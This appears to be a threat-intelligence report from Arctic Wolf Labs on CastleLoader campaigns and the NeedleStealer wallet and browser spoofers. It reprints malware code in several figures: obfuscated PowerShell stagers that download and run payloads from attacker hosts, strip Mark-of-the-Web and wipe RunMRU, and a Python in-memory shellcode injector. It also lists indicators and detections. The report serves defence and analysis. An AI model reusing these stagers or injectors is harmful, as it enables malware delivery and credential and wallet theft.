

Expanding the Castle: New Campaigns, New Tooling, and the NeedleStealer Connection

arcticwolf.com/resources/blog/castleloader-new-campaigns-new-tooling-and-the-needlestealer-connection

Arctic Wolf Labs

July 27, 2026



Summary

Arctic Wolf Labs has been tracking a cluster of campaigns built around CastleLoader, a multi-stage shellcode loader that has served as the backbone of a number of related intrusion sets over the past year. [Previous reporting](#) from Huntress documented the .NET-based CastleStealer (net40), and LevelBlue [documented](#) the PythonRAT observed in related campaigns. Both reports noted NetSupport RAT as a common final payload.

What we are documenting now goes further. Through active C2 querying, YARA-based retrohunting, and sandbox detonation, we have identified some distinct updates to the infection chain through several different campaigns. Most notably, the Noidret infection-chain now distributes two payloads tied to the **NeedleStealer** framework: a Rust-based desktop wallet spoofer, and a Golang-based malicious browser extension installer. These represent the first observed use of Rust and Golang tooling within this campaign cluster.

We have also identified a new shellcode loader variant spreading via digitally signed installers, and several staged domains that appear positioned for future operations. In this

report we'll outline our findings, examine how NeedleStealer fits into the bigger picture, and provide defensive mitigations defenders can use to protect their organizations against this type of threat.

What is CastleLoader?

Huntress and LevelBlue have previously documented the foundational components of this campaign cluster:

- **CastleStealer (net40):** A .NET infostealer documented by Huntress in their BackgroundFix/CastleLoader report.
- **PythonRAT:** A Python-based remote access tool documented by LevelBlue, distributed via ClickFix-style lures.
- **NetSupport RAT:** Consistently deployed as a persistent remote access capability across all observed campaigns.

CastleLoader is delivered via a consistent infection chain, with follow-on payloads varying by campaign. **What has not been reported until now is the introduction of NeedleStealer into this same delivery chain.** NeedleStealer is a framework with dedicated Rust and Golang components targeting cryptocurrency wallets and browsers.

Investigating CastleLoader's Campaigns

Urutyka Campaign

A PowerShell stager was uploaded to [VirusTotal](#) on June 18, 2026. The Urutyka campaign follows CastleLoader's established infection chain and delivery methods, with one notable addition: a VNC-based remote viewer, most likely a variant of Lobshot.

Infection Chain:

1. The obfuscated PowerShell stager unpacks a second PS1 script and contacts the download server at pub-6728b11f74fd435f926ed25c5f2952bb[.]r2[.]dev to drop the traffic1.ms1 file.

```

60 $XKXvM = 'KXxvM'.ToUpper()
61 $HPKUyTheLT = [string]::Concat('Toos', 'trIT')
62 $ovUjSMehDEg = 91 * 83
63 $NXmMg = 'padfDy'.ToUpper()
64 $DgvqBhkn = [math]::Round(196.668, 2)
65 $ADiBftbLLU = [math]::Sqrt(9375)
66 $XxvBmLJhOTT = @('UIAMQ', 'nKvMu', 'tOLaQ')
67 $GAdEBIoT = 'IbbOfB'.ToUpper()
68 $XxcvZTIGAx = [math]::Round(9.4562, 2)
69 $WDRczXApZCU = [string]::Concat('mf3c', 'HTKQ')
70 $IJPTNAwWw = [guid]::NewGuid().ToString().Substring(0, 8)
71 $XYP5JWAbOLW = [guid]::NewGuid().ToString().Substring(0, 8)
72 $AvmRqTZLHY = @('OXOhY', 'ietPH', 'GNDBd')
73 $mThycXupp = 72 * 46
74 $yXYITGH = 69 * 43
75 $eLKobGHI = [int]('B152')
76 $uVFPzTeQw = @('vgpNH', 'ROcCI', 'B00sI')
77 $APaoyCEky = 'aSnqHtLU' + 'OymekKKe'
78 $LVtWwzF = 'FhypsZUUVmsQRNE'
79 $pOfgJDaFvPNB = 98 * 5
80 $sjJlp5m = @('rjRIe', 'eillp', 'eavOw')
81 $NFFTSXPw = [System.DateTime]::Now.Ticks
82 $SDeYDocFeb = 'CgAKAGEAMoAgADbATAAnAEYAgBvAG8AQgBhAHMAJw7ACAAJABhADIAIA9ACAAJwB1ADYANABTahQAcgAnAD5IAAKAGEAMwAgADbATAAnAGkAgBnACcAgAKAG8ATAA9ACAAWBDAG8ABgBZAGUAcgB8AF8ALgBHAGUADABNAGUADABoAGBAZAAoACgAJABhADEA'
83 $SVADidynEB = [int]('2857')
84 $sbZJcWw = [math]::Sqrt(2277)
85 $JORPZf = 23 * 96
86 $TSlpjXIH = 'IAARCAAJABhADIAIAARCAAJABhADMAKQAsACAAWwB8AHKACABIAfAsXOBdAEAAKBBhAMdABYAGKAgBnAF8AKApAAoAJABYAGEAdwAgADbATAAKAG8ALgBJAG4AdgBvAGsAZ0AoACQABgB1AGwABAsACAAQAAoACCAQwBnEATYgBBAEUANABBAFAuQB8CADA'
87 $ZxdGwXJBFIM = [System.DateTime]::Now.Ticks
88 $bqKdujFN = [math]::Sqrt(585)
89 $uFXhOsOBK = [System.DateTime]::Now.Ticks
90 $VlbaPKypz = 'QGBDAD0AQ8VAHCAQ8sAEASABJAEEAZABnAETAcABBAECATOBBAFoAUQBcAFEAOQBHADgAQ8BFAEQ8B1AEASABRAEEAVABRAETAsABBAECANABBAFKAUQB8CAG4AQ8BFAUFAQ8BjAGcAQ8BKAEEARABvAEETwBnAETAVABBAECAVQB8AFKadwBCADEAQ8BIAEKA'
91 $NTFQfHr = [math]::Round(840.6705, 2)
92 $KKIOYkZLh = 'plwvQcPkv'.Length
93 $yVlntJRIn = 'JaTmdF'.ToUpper()
94 $YVKuODSF = 'QGBHAFEAQ8wAEASABRAEEAVABRAETAcABBAECADABAGQAQ8CAHYAQ8BFAEQ8B1AHCAG8BZEEAQ8BBAEEABRAEEAZwBBEYAcwBBAFQAZwBCAGwAQ8BIAFAEQ8BMAcAQ8BUAEARwBVAEEAWQB3AETAMQB8AGsAQ8BAGEAUQB8CADAQQ8BtAGsAQ8BVAEEA'
95 $IglDvXBETA = 'VqdzApJzn'.Length
96 $BXdqQtCeAN = 100 * 19
97 $tLLiul = 'osdlyFmywL'.Length

```

Figure 1: Initial PowerShell stager (Click to enlarge).

```

> final.ps1
1 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 -bor [Net.SecurityProtocolType]::Tls11 -bor [Net.SecurityProtocolType]::Tls
2 $workDir = "C:\ProgramData\Zooms"
3 New-Item -ItemType Directory -Path $workDir -Force | Out-Null
4 Add-Type -AssemblyName System.Net.Http
5 $sarcPw = $null
6
7 > function DlFile($u, $p) { ...
38 }
39
40 > function RunFile($p) { ...
67 }
68
69 > function ExtractAndRun($sarchPath) { ...
126 }
127
128 $url = "https://pub-6728b1f74fd435f926ed25c5f2952bb.r2.dev/traffic1.msi"
129 $uri = [System.Uri]::new($url)
130 $fileName = $uri.Segments[-1]
131 $filePath = Join-Path $workDir $fileName
132
133 $dlok = DlFile $url $filePath
134
135 try {
136     $cbN = [guid]::NewGuid().ToString("N")
137     $cbC = New-Object System.Net.Http.HttpClient
138     $cbC.Timeout = [TimeSpan]::FromSeconds(10)
139     $null = $cbC.GetAsync("http://151.240.151.126/dl-callback/wg868z9e/traffic1.msi/" + $cbN).Result
140     $cbC.Dispose()
141 } catch { }
142 if ($dlok) {
143     RunFile $filePath
144 }

```

Figure 2: Final PowerShell stage / downloader

- The downloaded MSI file executes a .bat file that launches a embedded IronPython installation that follows a similar infection chain to previous CastleLoader intrusions. The python3 script downloads another python script from the C2 server that is responsible for injecting CastleLoader's stage 2 shellcode.




Figure 3: Malicious .bat and encoded python stager




Figure 4: Base64 decoded python downloader

```

def xor_decrypt(ciphertext_bytes, key_bytes):
    decrypted_bytes = bytearray()
    key_length = len(key_bytes)
    for i, byte in enumerate(ciphertext_bytes):
        decrypted_byte = byte ^ key_bytes[i % key_length]
        decrypted_bytes.append(decrypted_byte)
    return bytes(decrypted_bytes)

shellcode = bytearray(xor_decrypt(base64.b64decode('6zYrIM2eK51ENMtoRmttkTYvzI9gMplJtji5yr3HFUfLpvu7InbEMvV+VcmMYENSAIOWccAvttOkEu91GL9r/1+Rg1cdFrQWxZTjf22saG3K9M46t76B1IE33/3wxsqBsm
ptr = ctypes.windll.kernel32.HeapAlloc(ctypes.windll.kernel32.HeapCreate(0x00040000, len(shellcode), 0), 0x00000008, len(shellcode))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
time.sleep(3)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(ptr), buf, ctypes.c_int(len(shellcode)))
time.sleep(4)
functype = ctypes.CFUNCTYPE(ctypes.c_void_p)
fn = functype(ptr)
fn()

```

Figure 5: Stage 2 python injector

3. Stage 2 shellcode reaches back for the final stage 3 CastleLoader payload, all within memory.
4. CastleLoader queries its C2 via a `get_tasks` command.
5. Tasks return encrypted payloads: NetSupport RAT and Lobshot.

Each payload from a specific tasking has a unique RC4 key. By replicating the `get_tasks` request using keys extracted from the CastleLoader binary, we were able to decrypt the HTTP response and confirm the payload manifest and downstream C2s without executing the malware.

Infrastructure:

Role	IOC
Download servers	goodbyetelegramm[.]com/xxx/main, urutyka[.]com/xxx/viewer32
NetSupport C2	drrajivparti[.]com:4889, eazysitebuilder[.]com:4889
Lobshot C2	91.92.33[.]167

RetroHunt Results: YARA coverage against VirusTotal surfaced only three related samples over the past year, indicating this tooling is tightly controlled and not broadly distributed:

- 0c48fd6a18ad9c701b254bbdd412efbf7dfdd2be6534a61c14bce719d259df9f – 0 detections, June 2026
- fa67487da701ce1d61ee3abb84869f669a6c2aa50ca0148a3c4a87e667716638 – May 2026
- 2fcf553b9656523b3207c08cdf16f7be9a25e55cf8c29f5caf933151c9214367 – March 2026

Garrigin Campaign

This campaign shares structural similarities with Urutyka, but introduces two new elements: a Nullsoft Scriptable Install System (NSIS) dropper for the IronPython runtime, and a C/C++ injector for CastleStealer.

Infection Chain:

1. An obfuscated PowerShell stager (similar to Urutyka but with distinct obfuscation) downloads and executes `traffic1.exe`, spoofing a Microsoft Edge update.

```

$SHaDz = ([math]::Sqrt(3984)
$biDnyFjJkH = 'A1NRbNhi' + 'o7SoQqW'
$ZEqmJ = 53 * 16
$zIzUrKgx = @('OzoVQ', 'Nmlob', 'yBxrF')
$yaDbrUgxaX = 44 * 53
$opaehQ = 18 * 5
$NeVpBlyFox = 'CgBbAE4AZQbQAC4ALwB1AHIAgBpAGNAZQbQAG8AaQbUuHQATQbHAG4AYQbNAGUAcgBdAdoAQbTGUAYwB1AHIAaQbQAHKAUABYAG8AdABvAGWAbwBsACAAPQAgAFsAtgB1AHQALgBTAGUAYwB1AHIAaQbQAHKAUABYAG8AdABvAGWAbwBsAFQAcQbWAGUAXQA6AdoAVABsAHMAV
$FVVoHm = [int]('7391')
$VjWmYKIZ = 'BjAGUAcwBzAFMAbABHQAQbZAEAMabwBKAGUAKAaPACAAFAAgAE8AdQbQAC8ATgB1AGwAbAAKACAAIAAgACAAIAAgACAAIAAgAFsASQBPAC4ARgBpAGwAZQbQAdoAQbXAHIAaQbQAGUAQbSAGwAQbS5AHQAZQbZACgA7ABwAcwIAAkvAHIALgBDAG8AbgB8AGUAbgB8A
$FVVoHm = [int]('7391')
$TpTzDEIk = 'AFIAZQbTAg8AdgB1AC8ASQbQAGUAbQAgACB0ABHQAaAAGACQACAAAGC8AUwB0AHIAZQbHAG8ATABaAG8AbgB1AC4ASQbKAGUAbgB0AGKAZgBpAGUAcgAgAC0ARQbBACAAMAAgAH8ATABjAGEAdABjAGgATAB7ACAAfQAKACAATAAGACAAWQAUAC4ANAAGAHwATABGAG8AcgB8FAG
$QvWmIdoI = $NeVpBlyFox + $VjWmYKIZ + $TpTzDEIk
$bJcrKO = [Convert]::FromBase64String($QvWmIdoI)
$PoXxoFYn = [Text.Encoding]::Unicode.GetString($bJcrKO)
$zIzUrKgx = @('OzoVQ', 'Nmlob', 'yBxrF')
$yaDbrUgxaX = 44 * 53
$opaehQ = 18 * 5
$VKKKRALgE = 8530 + 9316
$YlXJMxXoZawe = 'ZhdRmbkhwt'.Length
$FVVoHm = [int]('7391')
}

# Next Stage
$DqiAKHwg = Join-Path $env:TEMP ([IO.Path]::GetRandomFileName() + '.ps1')
[IO.File]::WriteAllText($DqiAKHwg, $PoXxoFYn, [Text.Encoding]::Unicode)

# Executes new download cradle
$null = Start-Process -FilePath 'powershell.exe' -WindowStyle Hidden -ArgumentList '-NoProfile', '-ExecutionPolicy', 'Bypass', '-File', $DqiAKHwg
$biDnyFjJkH = 'A1NRbNhi' + 'o7SoQqW'
$ZEqmJ = 53 * 16
$zIzUrKgx = @('OzoVQ', 'Nmlob', 'yBxrF')
$yaDbrUgxaX = 44 * 53
$opaehQ = 18 * 5
$VKKKRALgE = 8530 + 9316
$YlXJMxXoZawe = 'ZhdRmbkhwt'.Length
$FVVoHm = [int]('7391')
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /va /f 2>$null

```

Figure 6: Initial PowerShell stager

Infrastructure:

- **C2 / download URL:** hxxps://pub-4d5f81bf79554aa7a2187e6ffbc9702a[.]r2[.]dev/traffic1[.]exe (Cloudflare R2 CDN)
- **Callback URL:** hxxp://94.26.90[.]112/dl-callback/6dkcdpd7-4jacbuf9-prutgux4-2ybssc8v/traffic1[.]exe/1390903f57b21f346193aefbbfd36759
- **Drop path:** %ProgramData%\EdgeUpdate\traffic1.exe (masquerades as a Windows EdgeUpdate directory)

Behavior:

- Forces TLS 1.2
- Creates %ProgramData%\EdgeUpdate\ (legitimate-looking staging dir)
- Strips Zone.Identifier ADS (Mark-of-the-Web) to evade SmartScreen
- Executes the dropped and hidden EXE
- Deletes RunMRU registry key to cover its tracks:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

```

function JwhOKqeBgcy {
    param([string]$p)
    for ($w=0; $w -lt 12; $w++) { if ((Test-Path $p) -and ((Get-Item $p).Length -gt 0)) { break }; Start-Sleep -Milliseconds 400 }
    if (-not (Test-Path $p)) { return }
    try { Unblock-File -Path $p -EA 0 } catch { }
    try { Remove-Item -Path $p -Stream Zone.Identifier -EA 0 } catch { }
    1..4 | ForEach-Object { try { Start-Process -FilePath $p -WindowStyle Hidden -WorkingDirectory (Split-Path $p -Parent); break } catch { Start-Sleep -Seconds 1 } }
}
$BUUZOA = "https://pub-4d5f81bf79554aa7a2187e6ffbc9702a.r2.dev/traffic1.exe"
$HcjKKA = Join-Path $IZWqfB "traffic1.exe"
if (& pdPKinUg $BUUZOA $HcjKKA) {

try {
    $cbu = "http://94.26.90.112/dl-callback/6dkcdpd7-4jacbuf9-prutgux4-2ybssc8v/traffic1.exe/1390903f57b21f346193aefbbfd36759"
    $JZmve = @{"X-Panel-Callback"="1"}
    Invoke-WebRequest -Uri $cbu -Headers $JZmve -UseBasicParsing -TimeoutSec 15 | Out-Null
} catch {
    try {
        $rWFzp = New-Object Net.WebClient
        $rWFzp.Headers.Add("X-Panel-Callback", "1")
        [void]$rWFzp.DownloadString($cbu)
        $rWFzp.Dispose()
    } catch { }
}

    & JwhOKqeBgcy $HcjKKA
}

reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" /va /f 2>$null

```

Figure 7: Final PowerShell downloader

2. The traffic1.exe is a Nullsoft installer that unpacks a Python runtime (ipyw32.exe) and an encoded script (antimony.txt) hidden under the system's Policies folder.
3. The decoded Python script is a download cradle that pulls CastleLoader Stage 2 shellcode from grenagana[.]com (the document1 payload).
4. CastleLoader injects into memory and proceeds with the standard get_tasks.
5. NetSupport and CastleStealer get installed on the victim's device.

CLR Injector / CastleStealer: We recovered a C/C++ injector that likely serves as a wrapper to deliver CastleStealer (net40). The C2 is 179.132.128[.]189.




Figure 8: CastleStealer's new injector

The CastleStealer payload is stored in the .data segment of the loader and gets injected into memory. Extracting the final .NET assembly confirms this is a variant of CastleStealer.



Figure 9: Embedded PE



Figure 10: String decryption of CastleStealer old / new sample (Click to enlarge).

Infrastructure:

Role	IOC
Download servers	garrigin[.]com, gorriner[.]com, grenagana[.]com
NetSupport C2	ebedidance[.]com:5500, socom-game[.]com:5500
CastleStealer C2	179.132.128[.]189

Noidret Campaign

The Noidret campaign is the most technically significant of the three. It delivers the prior payload suite (NetSupport RAT plus CastleStealer) and introduces two first-observed

NeedleStealer payloads distributed through a NodeJS-based shellcode injector.

Infection Chain:

- 1. Obfuscated .bat file invokes an IronPython shellcode injector.
- 2. The injector loads a small (~8 KB) x64 shellcode stub into memory.
- 3. The stub contacts the C2 and downloads the final CastleLoader payload.
- 4. CastleLoader issues get_tasks, which returns RC4-encrypted payloads from multiple download servers. Notably, the final two payloads share the same RC4 key.

Download Servers and Payloads:



Figure 11: Decrypted tasking from C2

Domain	Payload	C2
fangorinaf[.]com	NetSupport RAT	p-rala[.]com, italianhitech[.]com

strained[.]com	CastleStealer (net40)	216.107.139[.]188
noidret[.]com	NeedleStealer (Golang) 32bit	84.201.6[.]21
quiantar[.]com	NeedleStealer (Rust + Golang)	kileant[.]com

NeedleStealer: Desktop Wallet Spoofer (Rust)

First [documented](#) by defensive security provider Beelzebub in their NeedleStealer C2 analysis, this Rust-based payload is a GUI-driven cryptocurrency wallet spoofer. It is delivered as a ZIP archive extracted to ProgramData\\NodeJS, alongside a legitimate Node.js binary and two AES-GCM encrypted files. A NodeJS injector script (which is likely AI-assisted in its original form before being run through an obfuscator) decrypts and loads an 8 KB shellcode stub, which then reflectively injects the Rust payload.



Figure 12: NodeJS injector for NeedleStealer

The binary accepts three required command-line arguments in a fixed order:

```
<wallet_spoof>.exe -daemon -ui <WalletName>
```

Supported wallet targets include **Ledger**, **Trezor**, and **Exodus** as the most polished implementations, with others present as partially developed landing pages.



Figure 13: Waller Spoofer options

When executed against a target such as Ledger, the GUI renders a convincing recovery seed prompt designed to harvest the victim's seed phrase.



Figure 14: Wallet Spoofer's fake user interfaces (Click to enlarge).

NeedleStealer: Browser Spoofer (Golang)

The Golang payload is installed using the same method as the Rust implant, with a NodeJS injector and small shellcode stub. Once injected it installs malicious browser extensions while also planting extensions that appear legitimate to avoid detection. In this particular campaign, the fake extension poses as an ad blocker. This is a different lure than the one observed by MalwareBytes in their [April 2026 reporting](#) on NeedleStealer delivery. The extension grants persistent access to browser sessions, enabling session token theft and credential harvesting.



Figure 15: Main poll function



Figure 16: Icons inside fake extension



Figure 17: File/folder structure for fake extension

Both NeedleStealer payloads share the C2 domain kileant[.]com, which remained undetected and “clean” on VirusTotal at the time of this analysis.

Digitally Signed Installers

Following YARA rule development targeting shellcode loaders from both the Sedalia and Noidret campaigns, we identified a new shellcode loader variant on VirusTotal contacting qxvnrt[.]com. Pivoting on this indicator, we found multiple **digitally signed** installers pointing to the same infrastructure.

The C2 endpoint for the original v11 package now returns a 404. Based on VT behavioral analysis, the updated URI appears to be new_pkg1.

Reference sample:

edff43ecdf7aa476331d925db04e68a2251920165a2109be9df91a56d86b87c7

Two code-signing certificates have been observed authenticating malicious installers within this cluster:

- **Mahu Agro:** [VT search](#)
- **TECHNOLOGY APPRAISALS LIMITED:** [VT search](#)

We also identified a malicious installer that beacons out to qxvnrt[.]com; this domain was also found in a stage 2 CastleLoader shellcode stub linking the delivery to an installer with a valid code signing certificate.

Further investigation into related installers identified another interesting domain: kaneta[.]cc. Traffic to this domain has been minimal, suggesting it may have been staged for a future campaign or used for testing. The same server hosts monblare[.]com, which had zero VT detections and no traffic as of this writing. SSL certificates for both domains are valid through August 2026.

Infrastructure Patterns and Pivoting

Across all three campaigns, several infrastructure patterns persist:

- **Naming Convention:** Campaign domains follow a consistent pattern of invented, phonetically unusual English-adjacent words (Urutyka, Garrigin, Noidret, Fangorinaf, Quiantar). This appears to be a deliberate choice to avoid typosquat detection and reduce brand-spoofing flags.
- **Port Reuse:** NetSupport C2s cluster around ports 4889 and 5500.
- **Shared Loader Stub:** The ~8 KB x64 shellcode stub appears across Urutyka, Garrigin, and Noidret (likely the same or closely related loader).
- **RC4 Per Payload:** Individual download server payloads use unique RC4 keys, with the NeedleStealer payloads sharing a key, a notable deviation that may indicate they were packaged together.

Domains of Interest: Staged or Emerging:

Domain	Status / Notes
thenugcompany[.]org	Pulled new CastleLoader stager
skipraid[.]com	Found June 24, 2026 – Cloudflare
claudenell[.]net	Finger domain, June 24, 2026
claudettes[.]net	Finger domain – points to avivtech default3
teamsvoicepremium[.]com	Finger domain, June 24, 2026
avivtech[.]org	Pulling py-Castle payloads June 23–24, 2026
hobtech[.]net	Not delivering when queried
monblare[.]com	No detections, hosted with kaneta, cert valid through August

Why NeedleStealer? Assessing the Tactical Shift

CastleStealer and NetSupport RAT have been sufficient for this threat actor's operations over the past year. The introduction of NeedleStealer's Rust and Golang tooling raises a pointed question: **What does NeedleStealer provide that the existing toolkit does not?**

Several hypotheses include the following:

1. **Cryptocurrency-specific targeting.** CastleStealer is a general-purpose infostealer. The NeedleStealer wallet spoofer is purpose-built to harvest recovery seeds from hardware wallet users: a high-value, difficult-to-reverse target. This suggests the actor is expanding from broad credential theft toward high-yield crypto targets.
2. **Browser persistence at depth.** The Golang browser spoofer installs at the extension layer, which survives credential resets and provides ongoing access rather than a one-time harvest.
3. **Detection evasion.** Rust and Golang binaries produce lower static detection rates than equivalent .NET tooling. The use of AES-GCM encryption, NodeJS injection, and AI-obfuscated code further complicates static analysis.
4. **Outsourced capability.** The NeedleStealer payloads may be licensed or purchased rather than developed in-house. The actor may be a customer of the NeedleStealer framework, adding capability without the financial overhead of building it themselves.

Recommendations

Harden Against ClickFix and Spoofed Installer Lures

CastleLoader's initial access relies on users downloading and executing fake installers or social engineered ClickFix-style prompts. Always validate the website and vendor when downloading new software. These campaigns make use of legitimate looking software file paths when they start installation, including a fake Microsoft Edge update dropped to %ProgramData%\EdgeUpdate\. Enforce application allowlisting to prevent execution of unsigned or unexpectedly signed binaries from %ProgramData% and user-writable directories. Train users to recognize ClickFix-style social engineering prompts that instruct them to run PowerShell or paste commands manually.

Block Known Infrastructure

Add all domains and IPs from the IOC list to your DNS blocklist, firewall deny rules, and threat intelligence platform. While stager domains are only used for a short period, hunting for malicious URLs with similar path schema (`/[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}/\vd{1,2}`) still reliably identifies new delivery domains.

Validate Code-Signing Certificates

The cluster has been observed using fraudulently obtained code-signing certificates (**Mahu Agro, TECHNOLOGY APPRAISALS LIMITED**) to bypass endpoint controls. Add these certificates to your blocklist. More broadly, review your endpoint policy to ensure code-signing

alone is not sufficient to bypass execution controls. Always pair certificate validation with reputation checks and behavioral analysis.

Detect and Alert on Suspicious PowerShell and IronPython Activity

The two newest campaigns make use of obfuscated PowerShell stagers as the initial execution layer, followed by embedded IronPython runtimes (ipyw32.exe) as a living-off-the-land technique. Enable PowerShell Script Block Logging and Module Logging (Event IDs 4103/4104). Alert on:

- PowerShell spawning from unusual parent processes
- Execution of ipyw32.exe or any Python runtime from a suspicious location like %ProgramData% or %APPDATA%.
- Identifier ADS deletion (Mark-of-the-Web stripping) as a pre-execution evasion indicator

Review NodeJS Execution in Non-Development Environments

CastleLoader's payload delivery mechanism for NeedleStealer is a NodeJS-based shellcode injector. Additionally, NeedleStealer is delivered alongside a legitimate Node.js binary to ProgramData\NodeJS. Alert on node.exe executing from %ProgramData% or any path outside of standard development tooling directories. In environments where Node.js is not an expected runtime, consider blocking it outright via application control policy.

How Arctic Wolf Protects Its Customers

Arctic Wolf is committed to ending cyber risk, and when active campaigns are identified, we move quickly to protect our customers. We have leveraged threat intelligence around this threat activity to enhance detections in the [Aurora® Superintelligence Platform](#), subject to customer environment and available telemetry.

As this campaign develops, Arctic Wolf may refine detections for additional indicators of compromise and techniques leveraged by this threat.

Appendix

For additional Appendix sections referenced in this report, including Indicators of Compromise (IOCs) and MITRE ATTACK® mapping, please see [our public GitHub repository](#).

